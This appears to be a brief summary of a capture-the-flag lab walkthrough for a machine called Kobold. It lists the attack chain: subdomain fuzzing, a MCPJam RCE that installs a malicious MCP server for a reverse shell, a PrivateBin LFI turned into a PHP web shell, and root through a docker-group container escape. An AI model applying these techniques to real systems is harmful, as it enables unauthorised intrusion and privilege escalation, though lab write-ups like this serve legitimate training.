- Recon: Nmap reveals SSH on port 22, nginx on ports 80/443, and an unknown service on port 3552. Wildcard SSL cert hints at subdomains
- Subdomain Fuzzing: ffuf discovers
mcp.kobold.htb(MCPJam) andbin.kobold.htb(PrivateBin) - CVE-2026-23744: MCPJam v1.4.2 RCE via crafted HTTP request that installs a malicious MCP server, giving us a reverse shell as
ben - User Flag: Grabbed from
/home/ben/user.txt - Dead End: Sudo CVE-2025-32463 fails without the sudo password
- CVE-2025-64714: PrivateBin 2.0.2 LFI via unsanitized
templatecookie, escalated to RCE by writing a PHP shell to the shared data directory - Docker Group: linpeas reveals
benhas access to thedockergroup vianewgrp, giving us docker socket access - Root Shell: Mount the host filesystem into a privileged container, create a SUID bash binary, and pop a root shell